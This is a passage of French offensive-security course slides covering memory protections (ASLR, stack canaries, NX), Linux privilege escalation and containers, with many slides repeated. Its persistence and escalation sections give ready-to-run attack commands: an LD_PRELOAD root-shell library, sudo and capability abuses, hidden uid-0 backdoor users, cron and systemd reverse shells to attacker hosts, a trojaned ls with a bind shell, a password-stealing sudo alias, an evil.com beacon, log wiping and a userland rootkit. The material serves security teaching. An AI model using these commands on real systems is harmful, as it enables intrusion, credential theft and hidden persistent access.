- `2`: Randomisation complète. En plus des éléments listés dans la randomisation conservative, la mémoire managée par `brk()`[2] est randomisée.

[1] *Virtual Dynamically-linked Shared Object.* mécanisme qui permet à certains syscalls d'être exécutés dans l'*user space*, améliorant notamment les performances.

[2] Syscall utilisé pour gérer la fin du segment .data d'un processus.

Address Space Layout Randomization

L'ASLR peut être modifié de manière temporaire:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

ou de manière permanente dans `/etc/sysctl.conf`.

Contournements modernes de l'ASLR

Malgré son efficacité, l'ASLR peut être contourné par plusieurs techniques :

- Information leaks : Divulgation d'adresses mémoire via des vulnérabilités
- Brute force : Sur les systèmes 32 bits, l'espace d'adresses est plus restreint
- ROP gadgets : Utilisation de fragments de code existants

Stack Canaries

À la fin du XIX^{e} siècle, des canaris ont commencé à être utilisé dans les mines de charbon comme signal d'avertissement indiquant la présence de monoxyde de carbone (CO) et de dioxyde de carbone (CO_2) dans les mines.

Stack Canaries

À la fin du XIX^{e} siècle, des canaris ont commencé à être utilisé dans les mines de charbon comme signal d'avertissement indiquant la présence de monoxyde de carbone (CO) et de dioxyde de carbone (CO_2) dans les mines.

De part leur plus faible tolérance à ces gaz toxiques, lorsque les canaris mourraient ou devenaient malades, les mineur.euses savaient que l'air était dangereux et qu'il fallait évacuer.

Stack Canaries

Là où les canaris indiquaient aux mineur.euses d'évacuer, les *stack canaries* permettent d'indiquer à un programme qu'il y a eu une tentative de buffer overflow, faisant ainsi crasher le programme.

Stack Canaries

Comme nous avons pu le voir dans le chapitre sur les buffer overflows, bien souvent les attaquant.es essaient de ré-écrire l'adresse de retour de la *stack frame* pour prendre le contrôle du flow d'exécution du programme.

Stack Canaries

Comme nous avons pu le voir dans le chapitre sur les buffer overflows, bien souvent les attaquant.es essaient de ré-écrire l'adresse de retour de la *stack frame* pour prendre le contrôle du flow d'exécution du programme.

Afin de détecter une ré-écriture de cette adresse, une valeur aléatoire est placée entre la stack et l'adresse de retour, rendant son écrasement obligatoire si l'on désire écraser l'adresse de retour.

Stack Canaries




Fig. 14. – Alignement du stack canary en mémoire.

Stack Canaries : Implémentation technique

Le compilateur GCC insère automatiquement les canaries avec l'option `-fstack-protector` :

```
; Prologue avec canary
mov rax, QWORD PTR fs:0x28    ; Charger le canary depuis TLS
mov QWORD PTR [rbp-8], rax    ; Placer sur la stack
xor eax, eax                  ; Effacer rax

; ... code de la fonction ...

; Épilogue avec vérification
mov rax, QWORD PTR [rbp-8]    ; Récupérer le canary
xor rax, QWORD PTR fs:0x28    ; Comparer avec l'original
je .L2                        ; Saut si identique
call __stack_chk_fail         ; Sinon, terminer le programme
.L2:
```

Stack Canaries

Avant de retourner à l'adresse de retour, la valeur du stack canary est vérifiée pour s'assurer qu'elle est bien la même que celle d'origine.

Si ce n'est pas le cas, le programme paniquera.

Stack Canaries : Contournements

Malgré son apparente robustesse, il est assez simple de contourner ce mécanisme de sécurité.

La première façon est de directement récupérer la valeur via une *stack leak*.

Cette méthode est plus complexe car elle requiert la présence d'une autre vulnérabilité dans le programme permettant de dumper le contenu de la stack.

Stack Canaries

La seconde méthode est de deviner par force-brute la valeur du canari afin de pouvoir l'écraser avec la bonne valeur et ainsi réussir la vérification du canari.

Généralement, un stack canary est une valeur aléatoire de 32 bits ce qui signifie qu'il peut prendre 2^{32} (soit 4 294 967 296) valeurs différentes.

À première vue, pouvoir deviner la valeur semble impossible, mais il est en réalité assez simple de la retrouver, en maximum 1024 tentatives.

En utilisant une attaque appelée *byte-by-byte bruteforce*, il est possible de ré-écrire les octets du canari les uns après les autres.




Fig. 15. – Un stack canary est typiquement composé de 4 octets.

Stack Canaries

Dans l'exemple ci-dessus, l'attaquant.e peut commencer par écraser `b0` uniquement.

Comme `b1`, `b2` et `b3` sont déjà aux bonnes valeurs (car celles initialisées par le programme), il suffit de maximum 2^8 (soit 256) tentatives pour trouver la valeur de `b0` pour laquelle le programme ne crashe plus.

Stack Canaries

Une fois que la valeur `b0` a été identifiée, il suffit de répéter l'opération pour les octets restants. Au final, l'attaquant.e réalise au maximum 4×256 (soit 1024) tentatives pour identifier l'intégralité du stack canary.

NX Bit

Le bit NX, pour *No eXecute*, est un mécanisme CPU permettant de dissocier les zones mémoires où sont stockées les instructions et les zones où sont stockées des données venant potentiellement de l'utilisateur.trice.

Il garantit ainsi qu'uniquement le code qui a été compilé pourra être exécuté, réduisant grandement la possibilité d'injection de code via buffer overflow.

Outils d'analyse statique

Les outils essentiels pour l'analyse de binaires :

```
# Analyse de base
file binary                # Type de fichier
strings binary             # Chaînes lisibles
objdump -d binary          # Désassemblage
readelf -a binary          # Headers ELF détaillés

# Outils avancés
radare2 binary             # Suite complète d'analyse
ghidra binary              # Décompilateur graphique
ida binary                 # Standard industriel
```

Debugging et tracing

```
# GDB pour le debugging
$ gdb ./binary
(gdb) break main
(gdb) run
(gdb) x/10i $rip       # Examiner instructions
(gdb) x/10gx $rsp      # Examiner stack

# strace pour les appels système
$ strace ./binary

# ltrace pour les appels de bibliothèque
$ ltrace ./binary
```

Détection et contournement

Les binaires malveillants utilisent diverses techniques d'évasion :

```
; Anti-debugging
mov eax, 26                 ; sys_ptrace
mov ebx, 0                  ; PTRACE_TRACEME
int 0x80                    ; Si parent trace, échec

; Packing/encryption
call decrypt_payload
encrypted_code:
    .byte 0x8b, 0x45, 0x08, ...  ; Code chiffré

; Control flow obfuscation
jmp label1
.byte 0xCC                  ; Instruction piège
label1:
    mov eax, ebx
```

Outline

Rappels sur les permissions

Le système de fichier Linux nous propose **trois niveaux** de permissions:

- user
- group
- other

Rappels sur les permissions

Sur chacun de ces trois trois niveaux de permissions, on peut accorder **cinq types** d'accès. Les principaux sont:

- read
- write
- execute

Rappels sur les permissions

Sur chacun de ces trois trois niveaux de permissions, on peut accorder **cinq types** d'accès. Les principaux sont:

- read
- write
- execute

Mais il en existe deux autres, moins connus:

- special
- sticky

Bit spécial

Pour cette partie, celui qui va nous intéresser est le bit « special », qui peut être le bit SUID ou bit SGID selon où il s'applique (user ou group). Il donne des permissions très puissantes:

- La permission niveau utilisateur SUID permet d'exécuter un fichier comme si l'on était son utilisateur propriétaire.
- La permission niveau groupe SGID permet d'exécuter un fichier comme si l'on était dans son groupe propriétaire.

Bit spécial

Pour mettre le bit SUID sur un fichier, on utilise l'outil `chmod` comme pour les permissions un peu plus « classiques »:

```
$ chmod u+s file.txt
```

ou son alternative numérique:

```
$ chmod 4xxx file.txt
```

Bit spécial

Mettre ces permissions sur des fichiers exécutables n'est pas sans risques:

```
$ id
uid=1002(hugo) gid=1002(hugo) groups=1002(hugo)
$ less /etc/shadow
/etc/shadow: Permission denied
$ find / -perm -u=s -type f 2>/dev/null
...
/usr/bin/cat
```

Exercice

Comment exploiter l'erreur de configuration ci-dessus ?

Bit spécial

Le *one-liner* :

```
find / -perm -u=s -type f 2>/dev/null
```

peut s'avérer très utile lors des tests d'intrusion ou des CTFs, car il permet de lister tous les fichiers ayant le bit SUID de configuré, donc potentiellement des vecteurs d'élévation de privilèges.

Pour savoir si un binaire ayant le bit SUID peut permettre une élévation de privilèges, vous pouvez vous référer au site GTFO Bins (https://gtfobins.github.io/).

Sudo

L'outil `sudo` utilise plusieurs fichiers de configuration pour fonctionner. Le principal est `/etc/sudoers`. Il peut être consulté en allant le lire directement sur le système de fichiers, ou avec la commande `sudo -l`.

Sudo

Une mauvaise configuration dans le fichier sudoers peut permettre à un.e attaquant.e de gagner des privilèges. Il faut faire attention à l'instruction `NOPASSWD` qui permet de lancer une commande avec `sudo` sans avoir à taper de mot de passe:

```
$ id
uid=1002(demo) gid=1002(demo) groups=1002(demo)
$ sudo -l
User demo may run the following commands on ubuntu-focal:
(ALL) NOPASSWD: /usr/bin/vim
```

Exercice

Comment exploiter l'erreur de configuration ci-dessus pour devenir root sur le système ?

Wildcards et path traversal

```
# Configuration vulnérable
user ALL=(ALL) NOPASSWD: /usr/bin/tar -cf /tmp/*.tar /home/
user/*

# Exploitation
cd /tmp
touch -- '--checkpoint=1'
touch -- '--checkpoint-action=exec=sh'
sudo tar -cf /tmp/archive.tar /home/user/*
```

Variables d'environnement préservées

```
# Vérifier les variables d'environnement préservées
sudo -l
env_reset, env_keep+="PATH PYTHON*"

# Exploitation via PATH
echo 'sh' > /tmp/ls
chmod +x /tmp/ls
sudo PATH=/tmp:$PATH /usr/bin/script -c ls
```

LD_PRELOAD

L'instruction `LD_PRELOAD`, qui peut également être présente dans le fichier sudoers, peut permettre de charger une librairie avant l'exécution d'un programme.

LD_PRELOAD

Un.e attaquant.e peut donc compiler une librairie malveillante et la charger avant n'importe quel autre outil.

Cette erreur de configuration est exploitable si la ligne suivante est présente dans `/etc/sudoers`:

```
Defaults    env_keep += LD_PRELOAD
```

LD_PRELOAD

Par exemple:

```
$ sudo -l
Matching Defaults entries for demo on ubuntu-focal:
env_keep+=LD_PRELOAD, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
bin:/sbin:/
User demo may run the following commands on ubuntu-focal:
(ALL) NOPASSWD: /usr/bin/ls
```

LD_PRELOAD : Exploitation technique

On peut alors écrire et compiler un *shared object* qui lancera un shell en tant que `root`.

```c
// evil.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/sh");
}
```

```
# Compilation et exploitation
gcc -fPIC -shared -o /tmp/evil.so evil.c -nostartfiles
sudo LD_PRELOAD=/tmp/evil.so ls
```

Introduction aux capabilities

Les capabilities permettent une granularité plus fine que le modèle traditionnel root/user :

```
# Lister les capabilities d'un binaire
getcap /usr/bin/ping
/usr/bin/ping = cap_net_raw+ep

# Capabilities dangereuses
CAP_SYS_ADMIN    # Administration système quasi-complète
CAP_DAC_OVERRIDE # Bypass des permissions de fichiers
CAP_SETUID       # Changer d'UID arbitrairement
```

CAP_SETUID Exploitation

```c
// exploit_setuid.c
#include <sys/capability.h>
#include <unistd.h>

int main() {
    // Vérifier si on a CAP_SETUID
    cap_t caps = cap_get_proc();

    // Devenir root
    if (setuid(0) == 0) {
        system("/bin/sh");
    }
    return 0;
}
```

```bash
# Attribution de capability dangereuse
sudo setcap cap_setuid+ep ./exploit_setuid
./exploit_setuid  # Nous sommes maintenant root
```

Montage du filesystem hôte

```
# Depuis un conteneur privilégié
mount /dev/sda1 /mnt
chroot /mnt /bin/bash
# Nous sommes maintenant sur l'hôte
```

Exploitation de la socket Docker

```
# Si la socket Docker est montée dans le conteneur
docker run -it --rm -v /var/run/docker.sock:/var/run/
docker.sock \
            -v /:/host ubuntu:latest chroot /host
```

Persistance post-exploitation : Introduction

Une fois l'élévation de privilèges réussie, l'objectif est de **maintenir l'accès** au système compromis.

Les techniques de persistance doivent :

- Survivre aux redémarrages
- Rester discrètes face aux audits
- Permettre un accès rapide et fiable

Persistance post-exploitation : Introduction

Une fois l'élévation de privilèges réussie, l'objectif est de **maintenir l'accès** au système compromis.

Les techniques de persistance doivent :

- Survivre aux redémarrages
- Rester discrètes face aux audits
- Permettre un accès rapide et fiable

On distingue trois niveaux de furtivité : **basique**, **intermédiaire** et **avancé**.

Persistance basique : Backdoors SSH

Ajout de clés SSH autorisées

```
ssh-keygen -t ed25519 -f ~/.ssh/backdoor_key -C
"backup@system"

mkdir -p /root/.ssh
echo "ssh-ed25519 AAAAC3NzaC1... backup@system" >> /root/.ssh/
authorized_keys
chmod 600 /root/.ssh/authorized_keys
```

Persistance basique : Backdoors SSH

Ajout de clés SSH autorisées

```
ssh-keygen -t ed25519 -f ~/.ssh/backdoor_key -C
"backup@system"

mkdir -p /root/.ssh
echo "ssh-ed25519 AAAAC3NzaC1... backup@system" >> /root/.ssh/
authorized_keys
chmod 600 /root/.ssh/authorized_keys
```

Détection : Les clés SSH sont régulièrement auditées par les équipes de sécurité.

Persistance basique : Configuration SSH

Modification sournoise du service SSH

```
echo "PermitRootLogin yes" >> /etc/ssh/sshd_config
sed -i 's/#Port 22/Port 2222/' /etc/ssh/sshd_config
echo "LogLevel QUIET" >> /etc/ssh/sshd_config
kill -HUP $(cat /var/run/sshd.pid)
```

Persistance intermédiaire : Utilisateurs cachés

Création d'utilisateurs backdoor furtifs

```
useradd -u 0 -g 0 -o -s /bin/bash -d /var/tmp backup
echo "backup:P@ssw0rd123" | chpasswd

useradd -M -N -r -s /bin/bash -d /nonexistent .sysupdate
```

Création d'utilisateurs backdoor furtifs

```
useradd -u 0 -g 0 -o -s /bin/bash -d /var/tmp backup
echo "backup:P@ssw0rd123" | chpasswd

useradd -M -N -r -s /bin/bash -d /nonexistent .sysupdate

echo "support:x:0:0::/:/bin/bash" >> /etc/passwd
echo 'support:$6$xyz...:19000:0:99999:7:::' >> /etc/shadow
```

Persistance via cron

```
echo "*/5 * * * * /bin/bash -c 'bash -i >& /dev/
tcp/10.0.0.1/4444 0>&1'" \
    > /var/spool/cron/crontabs/root

echo "@reboot /usr/local/bin/.update >/dev/null 2>&1" >> /etc/
crontab

mkdir -p /usr/lib/systemd/.cache/
echo '#!/bin/bash
nc -e /bin/bash attacker.com 1337 &' > /usr/lib/
systemd/.cache/update
chmod +x /usr/lib/systemd/.cache/update
```

Persistance via cron

```
echo "*/5 * * * * /bin/bash -c 'bash -i >& /dev/
tcp/10.0.0.1/4444 0>&1'" \
    > /var/spool/cron/crontabs/root

echo "@reboot /usr/local/bin/.update >/dev/null 2>&1" >> /etc/
crontab

mkdir -p /usr/lib/systemd/.cache/
echo '#!/bin/bash
nc -e /bin/bash attacker.com 1337 &' > /usr/lib/
systemd/.cache/update
chmod +x /usr/lib/systemd/.cache/update
```

Astuce : Les tâches `@reboot` survivent aux redémarrages du système.

Création d'un service malveillant

```
cat > /etc/systemd/system/system-update.service << 'EOF'
[Unit]
Description=System Update Service
After=network.target

[Service]
Type=simple
ExecStart=/usr/local/bin/.system-update
Restart=always
RestartSec=60
User=root

[Install]
WantedBy=multi-user.target
EOF
```

Persistance avancée : Activation du service

```
cat > /usr/local/bin/.system-update << 'EOF'
#!/bin/bash
while true; do
    bash -c "bash -i >& /dev/tcp/10.0.0.1/4444 0>&1" 2>/dev/
null
    sleep 300
done
EOF

chmod +x /usr/local/bin/.system-update

systemctl enable system-update.service
systemctl start system-update.service
systemctl daemon-reload
```

Persistance avancée : Activation du service

```
cat > /usr/local/bin/.system-update << 'EOF'
#!/bin/bash
while true; do
    bash -c "bash -i >& /dev/tcp/10.0.0.1/4444 0>&1" 2>/dev/
null
    sleep 300
done
EOF

chmod +x /usr/local/bin/.system-update

systemctl enable system-update.service
systemctl start system-update.service
systemctl daemon-reload
```

Les services systemd sont puissants mais plus facilement détectables.

Injection dans les binaires système

```
cp /bin/ls /bin/ls.orig

cat > /bin/ls << 'EOF'
#!/bin/bash
if [ ! -f /tmp/.init ]; then
    nohup nc -lvp 8888 -e /bin/bash 2>/dev/null &
    touch /tmp/.init
fi
/bin/ls.orig "$@"
EOF

chmod +x /bin/ls
```

Modification des fichiers de profil

```
echo 'alias sudo="echo -n [sudo] password for \$USER: && \
read -s pwd && echo \$pwd >> /tmp/.creds && \
echo && /usr/bin/sudo"' >> /home/user/.bashrc

echo 'export PATH=/tmp/.hidden:$PATH' >> /etc/profile

echo 'ls() { /bin/ls "$@" 2>/dev/null; \
    curl -s http://evil.com/beacon >/dev/null 2>&1; }' >> /
etc/bash.bashrc
```

Modification des fichiers de profil

```
echo 'alias sudo="echo -n [sudo] password for \$USER: && \
read -s pwd && echo \$pwd >> /tmp/.creds && \
echo && /usr/bin/sudo"' >> /home/user/.bashrc

echo 'export PATH=/tmp/.hidden:$PATH' >> /etc/profile

echo 'ls() { /bin/ls "$@" 2>/dev/null; \
    curl -s http://evil.com/beacon >/dev/null 2>&1; }' >> /
etc/bash.bashrc
```

Ces modifications sont exécutées à chaque connexion d'un utilisateur.

Anti-forensics

```
# Nettoyage des logs
echo "" > /var/log/auth.log
echo "" > /var/log/syslog
history -c
unset HISTFILE

# Modification des timestamps
touch -r /bin/ls /tmp/malicious_binary
```

Rootkits userland

```
# Remplacement de binaires système
cp /bin/ls /bin/ls.orig
echo '#!/bin/bash
if [ "$1" = "/tmp/hidden" ]; then exit 0; fi
/bin/ls.orig "$@"' > /bin/ls
chmod +x /bin/ls
```

Notes

Une étonnante partie des binaires présents par défaut sur les systèmes GNU/Linux sont exploitables si les bonnes conditions sont réunies:

```
$ sudo -l
User demo may run the following commands on ubuntu-focal:
   (ALL) NOPASSWD: /usr/bin/awk

$ sudo awk 'BEGIN{system("/bin/sh")}'
# whoami
root
```

Mise en pratique

Réaliser la room « Linux Privilege Escalation » sur TryHackMe (durée estimée: 45min).

Outline

Les machines virtuelles (VMs) et les conteneurs sont des technologies de virtualisation de ressources dont le fonctionnement est très différent.




Fig. 16. – Schématisation du fonctionnement des VMs et des conteneurs

Conteneurs vs. VM

Contrairement aux machines virtuelles, **les conteneurs partagent le même OS hôte**. Cet OS peut être n'importe quoi: Ubuntu, CentOS, Debian...

Conteneurs vs. VM

Contrairement aux machines virtuelles, **les conteneurs partagent le même OS hôte**. Cet OS peut être n'importe quoi: Ubuntu, CentOS, Debian…

De part leur design, les conteneurs peuvent être extrêmement légers (quelques mégaoctets). Leur déploiement et lancement peut donc prendre que quelques secondes, ce qui les rend parfait pour *scaler* rapidement.

Conteneurs vs. VM

Contrairement aux machines virtuelles, **les conteneurs partagent le même OS hôte**. Cet OS peut être n'importe quoi: Ubuntu, CentOS, Debian…

De part leur design, les conteneurs peuvent être extrêmement légers (quelques mégaoctets). Leur déploiement et lancement peut donc prendre que quelques secondes, ce qui les rend parfait pour *scaler* rapidement.

De part leur faible taille, il est très rapide de développer et de tester avec des conteneurs, car les temps de build et de déploiement sont généralement plus rapides.

Fonctionnement technique : Vue d'ensemble

Pour fonctionner, les conteneurs se basent sur deux technologies fondamentales du kernel Linux :

Important

Technologies clés

- Namespaces : Isolation de ce que le processus peut voir (arbres de processus, systèmes de fichiers, réseau...)
- Cgroups : Limitation des ressources qu'un processus peut utiliser (CPU, mémoire, I/O...)
- Capabilities : Granularité fine des privilèges (alternative au root tout-puissant)
- Seccomp : Filtrage des appels système autorisés

Types de namespaces

Linux propose 7 types de namespaces pour isoler différents aspects du système :

- CLONE_NEWNS : Mount points (systèmes de fichiers)
- CLONE_NEWPID : Process IDs (arbre de processus isolé)
- CLONE_NEWNET : Network stack (interfaces, routes, iptables)
- CLONE_NEWIPC : IPC objects (queues, semaphores)
- CLONE_NEWUTS : Hostname et domain name
- CLONE_NEWUSER : User et group IDs (root conteneur ≠ root hôte)
- CLONE_NEWCGROUP : Cgroup root directory

Namespaces : Démonstration pratique

Visualiser les namespaces d'un processus :

```
$ ls -l /proc/$$/ns/
total 0
lrwxrwxrwx 1 user user 0 Dec  1 10:00 cgroup -> 'cgroup:
[4026531835]'
lrwxrwxrwx 1 user user 0 Dec  1 10:00 ipc -> 'ipc:
[4026531839]'
lrwxrwxrwx 1 user user 0 Dec  1 10:00 mnt -> 'mnt:
[4026531840]'
lrwxrwxrwx 1 user user 0 Dec  1 10:00 net -> 'net:
[4026531992]'
lrwxrwxrwx 1 user user 0 Dec  1 10:00 pid -> 'pid:
[4026531836]'
lrwxrwxrwx 1 user user 0 Dec  1 10:00 user -> 'user:
[4026531837]'
lrwxrwxrwx 1 user user 0 Dec  1 10:00 uts -> 'uts:
[4026531838]'
```

Namespaces : Démonstration pratique

Namespaces : Démonstration pratique

Visualiser les namespaces d'un processus :

```
$ ls -l /proc/$$/ns/
total 0
lrwxrwxrwx 1 user user 0 Dec  1 10:00 cgroup -> 'cgroup:
[4026531835]'
lrwxrwxrwx 1 user user 0 Dec  1 10:00 ipc -> 'ipc:
[4026531839]'
lrwxrwxrwx 1 user user 0 Dec  1 10:00 mnt -> 'mnt:
[4026531840]'
lrwxrwxrwx 1 user user 0 Dec  1 10:00 net -> 'net:
[4026531992]'
lrwxrwxrwx 1 user user 0 Dec  1 10:00 pid -> 'pid:
[4026531836]'
lrwxrwxrwx 1 user user 0 Dec  1 10:00 user -> 'user:
[4026531837]'
lrwxrwxrwx 1 user user 0 Dec  1 10:00 uts -> 'uts:
[4026531838]'
```

Créer un namespace network isolé :

Namespaces : Démonstration pratique

```
$ sudo unshare --net --pid --fork bash
$ ip link
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN
```

Hiérarchie cgroups v2

Structure moderne des cgroups :

```
/sys/fs/cgroup/
├── cgroup.controllers
├── cgroup.procs
├── docker/
│   └── container_id/
│       ├── memory.current
│       ├── memory.max
│       ├── cpu.max
│       └── pids.current
└── systemd/
```

- cgroup.controllers : Contrôleurs disponibles globalement
- cgroup.procs : PIDs dans ce cgroup
- docker

Outline

Licence